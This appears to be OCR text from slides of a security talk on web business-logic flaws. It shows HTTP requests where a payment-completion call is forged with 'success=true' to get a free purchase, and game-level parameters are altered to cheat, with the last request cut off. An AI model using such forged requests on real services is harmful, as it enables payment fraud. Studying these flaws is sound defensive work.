
...

<title>Redirecting...</title>

<p>You should be redirected automatically to target URL: <a href="https://example.com/return/?result=True&id=849307659">

...

Free Purchase



Another payment request:

POST /billing/purchase/ HTTP/1.1

Host: example.com

...

type=gift&price=999&currency=RUB&item_id=64248

...

Free Purchase



Response:

HTTP/1.1 200 OK

...


{

“redirect_url”: “https://example.com/payments/?payment_session_id=8k3klfd5-b2e3-0957-fam9-f40011a0f277

}

...

Free Purchase




Malicious payment request:

GET /payment/finishpay?success=true&payment_session_id=8k3klfd5-b2e3-0957-fam9-f40011a0f277&proc_code=c123Jdanfdi123Rkf&order_id=8g2bbkf8-b2k9-1111-l7fj-b94939d9g999 HTTP/1.1

Host: example.com

...

Free Purchase



Malicious payment success:

HTTP/1.1 302 FOUND

...

<title>Redirecting...</title>

<p>You should be redirected automatically to target URL: <a href="https://example.com/return/?result=True&id=939402305">

...


ON
FF
ONE
2022
Hack the Game

Hack the Game

Original request:

GET /bonus_games/level?session_id=2a8den12-ae02-039c-8847-1bb22cde3a5e&user_id=20ve020-da21-11e3-a02b-26c8cff89aa2&level=1&passed=1&points=150



Hack the Game

Malicious request:

GET /bonus_games/level?session_id=2a8den12-ae02-039c-8847-1bb22cde3a5e&user_id=20ve020-da21-11e3-a02b-26c8cf